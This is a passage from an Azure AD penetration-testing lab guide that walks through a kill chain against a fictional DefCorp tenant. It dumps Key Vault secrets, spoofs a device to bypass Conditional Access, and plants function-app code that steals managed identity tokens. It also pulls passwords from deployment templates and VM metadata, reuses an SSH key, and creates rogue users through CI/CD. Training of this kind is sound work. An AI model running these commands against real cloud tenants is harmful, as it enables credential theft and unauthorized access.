Note that this will not impact further attacks. We looked at it just to understand that function apps may be in use behind app services. In fact, that is the most common use case of function aps. In this case, the processfile function app is processing the fileuploads to the virusscanner app service.

Recall that we added credentials to the fileapp application in Azure AD. Let's use the credentials now to authenticate as that service principal. Please remember you may need to change the secret in the command below to the one that you added earlier:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '_1ATfh--
GD.WBhRuP.H3p_iR~MX2W1OA6S' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('f072c4a6-b440-40de-983f-
a7f3bd317d8f', $password)
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> Connect-AzAccount -ServicePrincipal -Credential $creds -
Tenant 2d50cb29-5f7b-48a4-87ce-fe75a941adb6
WARNING: The provided service principal secret will be included in the
'AzureRmContext.json' file found in the user profile (
C:\Users\studentuserx\.Azure ). Please ensure that this directory has
appropriate protections.
```

```
Account                                  SubscriptionName TenantId
Environment
-------                                  ---------------- --------
-----------
f072c4a6-b440-40de-983f-a7f3bd317d8f DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

Now, list the resources readable by the service principal:

```
PS C:\AzAD\Tools> Get-AzResource

Name              : credvault-fileapp
ResourceGroupName : IT
ResourceType      : Microsoft.KeyVault/vaults
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/IT/providers/Microsoft.KeyVault/vaults/credvault-
fileapp
```

Sweet! Access to a key vault! Check if we can list and read any secrets!

```
PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName credvault-fileapp


Vault Name   : credvault-fileapp
Name         : MobileUsersBackup
Version      :
Id           : https://credvault-
fileapp.vault.azure.net:443/secrets/MobileUsersBackup
Enabled      : True

PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName credvault-fileapp -Name
MobileUsersBackup -AsPlainText

username: DavidDHenriques@defcorphq.onmicrosoft.com  ; password:
!@Ka%%ya71&*FG2243gs49
```


Please note that the password may be different in your lab instance.

Let's use the above credentials to authenticate!

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '!@Ka%%ya71&*FG2243gs49'
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('DavidDHenriques@defcorphq.onmicros
oft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds
WARNING: Unable to acquire token for tenant 'organizations'
```

```
Connect-AzAccount : UsernamePasswordCredential authentication failed:
AADSTS53003: Access has been blocked by Conditional Access
policies. The access policy does not allow token issuance.
[snip]
```


A Conditional Access Policy is blocking access for the user David. Let's try using the poral:




How to bypass this policy? Look at the name of the secret for a hint. Check if the user David is allowed to login only from Mobile devices. Probably, the condition access policy is based on device platforms.

Device platform is decided by looking at the User-Agent string of the client used to authenticate. Let's mimic a mobile device.


Press F12 when you get the above message in Chrome and click on toggle device toolbar:




In the device toolbar, change to a mobile device, let's select iPad Pro




Now, go to portal.azure.com again and you will be in! Remember to keep the Develop options open.




Notice that the user David would be unable to access anything! If you go to the 'All resources' option you won't see anything. Look for 'Resource Groups' and you will find 'StagingEnv' resource group. Even in that resource group, there would be no visible resources.



What now? Go the Deployments blade under Settings:



Look at the deployment template (you can download it too) and you will find that the template is trying to execute a command during demployemnt of a VM and that contains a clear-text password!



Sweet! We got the credentials for a user that belongs to another tenant - thomasebarlow@defcorpit.onmicrosoft.com with the password %%^Da@asyu0(@*&48VVf6

Please note that the password may be different in your lab instance.

Learning Objective 19:

Task

- Using the secrets from the application backup found in the 'defcorpcodebackup' storage account, make changes to a GitHub account to push changes to a Function App.
- Abuse the managed identity of the function app to extract credentials for a user from deployment history.
- Extract a SSH key for a GitHub account from the 'codebackup' storage account.
- Use the SSH key to access the GitHub account, modify code and trigger a function app that uses the modified code.


Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration, Privilege Escalation and Data Mining


Solution

Recall that we extract app.zip from one of the storage accounts. One of the files contained GitHub credentials for two users – jenniferazad and laurenazad.

However, both the users have two factor authentication enabled.



Using authenticator.txt that contains backup of a GitHub's Time-based OTP (TOTP) app for laurenazad! Import it into Chrome's Google Authenticator extension



We would be able to access laurenazad's GitHub!


Go to the SimpleApps repository - https://github.com/DefCorp/SimpleApps

The README of the repository tells us that – ' This repo is a part of the CI/CD pipeline used for testing various function app features.' and it contains URL of a function app - https://simpleapps.azurewebsites.net/api/Student<enterid>

Check __iniy.py__ in the directory for your student ID - https://github.com/DefCorp/SimpleApps/blob/main/Student**x**/__init__.py

```
return func.HttpResponse(
     "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response.",
     status_code=200
```

Use your student ID in the URL in the README and browse to it using Chrome: https://simpleapps.azurewebsites.net/api/student**x**



This indicates that changes made to __init.py__ in this repo are used for continous development for the function app 'SimpleApps'!

Edit the __init.py__ in your student**x** directory in the repo and paste the following code that gets an access token if there is a managed identity used by the function app. Recall that this is the code that we got from app.zip from the defcorpbackup storage account:

```
import logging, os
import azure.functions as func

def main(req: func.HttpRequest) -> func.HttpResponse:
      logging.info('Python HTTP trigger function processed a request.')
      IDENTITY_ENDPOINT = os.environ['IDENTITY_ENDPOINT']
      IDENTITY_HEADER = os.environ['IDENTITY_HEADER']
      cmd = 'curl "%s?resource=https://management.azure.com&api-
version=2017-09-01" -H secret:%s' % (IDENTITY_ENDPOINT,
IDENTITY_HEADER)
      val = os.popen(cmd).read()
      return func.HttpResponse(val, status_code=200)
```

Commit the changes! Now wait for a couple of minutes and deploy the changes to the function app by browsing to https://simpleapps.azurewebsites.net/api/student**x**

You will get the access token of the managed identity:

Use the above access token to authenticate and check for access to any resource group:

```
PS C:\AzAD\Tools> $accesstoken = 'eyJ0…'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $AccessToken -AccountId
95f40eea-6653-4e11-b545-d9c2f5f90a29

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
95f40eea-6653-4e11-b545-d9c2f5f90a29 DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud

PS C:\AzAD\Tools> Get-AzResourceGroup


ResourceGroupName : SAP
Location          : germanywestcentral
ProvisioningState : Succeeded
Tags              :
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/SAP
```

Check if the managed identity can read any deployment from the resource group:

```
PS C:\AzAD\Tools> Get-AzResourceGroupDeployment -ResourceGroupName SAP


DeploymentName          : stevencking_defcorphq.onmicrosoft.com.sapsrv
ResourceGroupName       : SAP
ProvisioningState       : Failed
Timestamp               : 3/15/2021 3:09:51 PM
Mode                    : Incremental
TemplateLink            :
Parameters              :
                          Name               Type                       Value
                          =================  =========================  ==========
                          vmName             String                     SAPSrv
                          vmAdminUserName    String                     sapadmin
                          vmAdminPassword    SecureString
                          vmSize             String                     Standard_B1s
                          vmOSVersion        String                     2019-
Datacenter
                          vmOsSkuVersion     String                     latest
                          dnsLabelPrefix     String                     sapsrv01

Outputs                 :
DeploymentDebugLogLevel : None
```

Nice! Save the deployment template locally. Run the below command:

```
PS C:\AzAD\Tools> Save-AzResourceGroupDeploymentTemplate -ResourceGroupName
SAP -DeploymentName stevencking_defcorphq.onmicrosoft.com.sapsrv

Path
----
C:\AzAD\Tools\stevencking_defcorphq.onmicrosoft.com.sapsrv.json
```

On checking the deployment template, we will find out that clear-text credentials of a user are present in the template!

Use the below command to quickly locate the credentials:

```
PS C:\AzAD\Tools> (cat
C:\AzAD\Tools\stevencking_defcorphq.onmicrosoft.com.sapsrv.json |ConvertFrom-
Json |select -ExpandProperty
Resources).resources.Properties.Settings.CommandToExecute


$username =
"stevencking@defcorphq.onmicrosoft.com";$password="@@#^(YanuGFASF569*8";$Secu
rePassword = ConvertTo-SecureString "$password" -AsPlainText -
```

```
Force;$credentials = New-Object
System.Management.Automation.PSCredential($username, $SecurePassword);Login-
AzAccount -Credential $credentials;Get-AzureADTenantDetail
```

Please note that the password may be different in your lab instance.

Sweet! We got the credentials for the user stevencking@defcorphq.onmicrosoft.com!

Diconnect from the existing authentication as the managed identity and connect as the user Steven and check if the user has access to any Azure resource:

```
PS C:\AzAD\Tools> Disconnect-AzAccount

[snip]

PS C:\AzAD\Tools> $password = ConvertTo-SecureString '@@#^(YanuGFASF569*8' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('stevencking@defcorphq.onmicrosoft.
com', $Password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                                SubscriptionName TenantId
Environment
-------                                ---------------- --------
-----------
stevencking@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Get-AzResource


Name              : defcorpcodebackup
ResourceGroupName : Finance
ResourceType      : Microsoft.Storage/storageAccounts
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Storage/storageAccoun
ts/defcorpcodebackup
Tags              :
```


So, the user Steven, has access to the defcorpcodebackup storage account. Check if there is a container that the user has access to:

```
PS C:\AzAD\Tools> Get-AzStorageContainer -Context (Get-AzStorageAccount -Name
defcorpcodebackup -ResourceGroupName Finance).Context
```


```
Get-AzStorageContainer : The client 'stevencking@defcorphq.onmicrosoft.com'
with object id 'b4ab08ef-9174-45b3-b19a-b5ee0d0b9db5' does not have
authorization to perform action
'Microsoft.Storage/storageAccounts/listKeys/action' over scope
'/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Storage/storageAccoun
ts/defcorpcodebackup' or the scope is invalid. If access was recently
granted, please refresh your credentials.
```

Looks like the user does not have access to list containers in the storage account. Let's try the storage explorer and check if we can access any container or blob using that.

Select 'Subscription' to connect:



Provide Steven's credentials when asked for! Once connected, we could see that there is a container in the defcorpcodebackup that Steven can access!



Download both the id_rsa and the README.md. The README tells us that id_rsa is 'SSH private key for jenniferazad'! jenniferazad is the GitHub account whose secrets we extracted earlier but it has 2FA enabled.

Let's use the private key to access jenniferazad's account on GitHub. Start a cmd.exe with administrative privileges (Run as administrator) and copy the id_rsa to the .ssh directory for your studentuser**x**:

```
C:\Windows\system32>mkdir C:\Users\studentuserX\.ssh

C:\Windows\system32>copy C:\AzAD\Tools\id_rsa
C:\Users\studentuserX\.ssh\id_rsa
```

```
        1 file(s) copied.

C:\Windows\system32>cd C:\AzAD\Tools
```

Use the private key to connect to GitHub.

For the passphrase, in the following command, we use jenniferazad's password - j3n!F3juF!_b@p9! - as passphrase. A classic password re-use scenario ;) Please note that the password may be different in your lab instance.

```
C:\AzAD\Tools>ssh -T git@github.com

The authenticity of host 'github.com (140.82.121.4)' can't be established.
RSA key fingerprint is SHA256:nThbg6kXUpJWGl7E1IGOCspRomTxdCARLviKw6E5SY8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'github.com,140.82.121.4' (RSA) to the list of
known hosts.
Enter passphrase for key 'C:\Users\studentuserx/.ssh/id_rsa':
Hi jenniferazad! You've successfully authenticated, but GitHub does not
provide shell access.
```

Next, clone the CreateUsers GitHub repository! We know that jenniferazuread have the rights to modify the CreateUsers repo by looking at the commit history!

```
C:\AzAD\Tools>git clone git@github.com:DefCorp/CreateUsers.git
Cloning into 'CreateUsers'...
Enter passphrase for key '/c/Users/studentuserx/.ssh/id_rsa':
remote: Enumerating objects: 20, done.
remote: Counting objects: 100% (20/20), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 20 (delta 6), reused 19 (delta 5), pack-reused 0
Receiving objects: 100% (20/20), done.
Resolving deltas: 100% (6/6), done.
```

The README of this repo mentions that it can be used for creating users in DefCorphq tenant for accessing Enterprise Applications. There is an example 'user.json' file in the Example directory. The README also points to a function app URL to create the users - https://createusersapp.azurewebsites.net/api/CreateUsersApp?id=

Let's use that file! Go to the CreateUsers directory, create a directory for your student ID and copy the user.json file to your studentx directory.

```
C:\AzAD\Tools>cd CreateUsers
```

```
C:\AzAD\Tools\CreateUsers>mkdir studentx

C:\AzAD\Tools\CreateUsers>copy C:\AzAD\Tools\CreateUsers\Example\user.json
C:\AzAD\Tools\CreateUsers\studentx\user.json
        1 file(s) copied.
```

Edit the user.json file in your studentx directory to add details:

```
C:\AzAD\Tools\CreateUsers>cd studentx

C:\AzAD\Tools\CreateUsers\studentx>notepad user.json
```

This is how user.json looks like for studentx. Make sure to replace with your student ID:


```
{
 "accountEnabled": true,
 "displayName": "studentx",
 "mailNickname": "studentx",
 "userPrincipalName": "studentx@defcorphq.onmicrosoft.com",
 "passwordProfile" : {
   "forceChangePasswordNextSignIn": false,
   "password": "StudxPassword@123"
 }
}
```

Finally, commit the changes to the CreateUsers repo using the following commands:

```
C:\AzAD\Tools\CreateUsers\studentx>git add .

C:\AzAD\Tools\CreateUsers\studentx>git config --global user.email
"81172144+jenniferazad@users.noreply.github.com"

C:\AzAD\Tools\CreateUsers\studentx>git config --global user.name
"jenniferazad"

C:\AzAD\Tools\CreateUsers\studentx>git commit -m "Update"
[main 47b03ec] Update
 1 file changed, 10 insertions(+)
 create mode 100644 studentx/user.json

C:\AzAD\Tools\CreateUsers\studentx>
C:\AzAD\Tools\CreateUsers\studentx>git push
Enter passphrase for key '/c/Users/studentuserx/.ssh/id_rsa':
```

```
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 3 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (4/4), 540 bytes | 540.00 KiB/s, done.
Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
To github.com:DefCorp/CreateUsers.git
   0c51ae9..47b03ec  main -> main
```

Browse to the function app URL to trigger the continuous deployment! Remember to use your ID number (and not the complete student ID) - https://createusersapp.azurewebsites.net/api/CreateUsersApp?id=**x**



Now, we can use the credentials of the user we created above to enumerate Azure AD! But let's save it for later!

Learning Objective 20:

Task

- Using the access to jumpvm VM, extract secrets for samcgray@defcorphq.onmicrosoft.com from user data.
- Abuse Custom Script Extension on infradminsrv VM to execute code on it.

Part of - Kill Chain - 2

Topics covered - Authenticated Enumeration, Data Mining and Lateral Movement

Solution

We added a local user to jumpvm! Let's access the VM using PSRemoting:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> $jumpvm = New-PSSession -ComputerName 51.116.180.87 -
Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType
NoProxyServer)
PS C:\AzAD\Tools> Enter-PSSession -Session $jumpvm
[51.116.180.87]: PS C:\Users\studentx\Documents>
```

Check if there is any user data used by jumpvm and extract it. Run the below from PSRemoting session to jumpvm:

```
[51.116.180.87]: PS C:\Users\studentx\Documents> $userData = Invoke-
RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri
"http://169.254.169.254/metadata/instance/compute/userData?api-version=2021-
01-01&format=text"
[51.116.180.87]: PS C:\Users\studentx\Documents>
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($userData)
)

$Password = ConvertTo-SecureString '$7cur7gr@yQamu5913@092' -AsPlainText -
Force
$Cred = New-Object
System.Management.Automation.PSCredential('samcgray@defcorphq.onmicrosoft.com
', $Password)
Connect-AzAccount -Credential $Cred
Get-AzRoleAssignment -Scope /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachi
nes/infradminsrv
[51.116.180.87]: PS C:\Users\studentx\Documents> exit
```

Sweet! We will now use user Sam's credentials for further enumeration:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '$7cur7gr@yQamu5913@092'
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('samcgray@defcorphq.onmicrosoft.com
', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

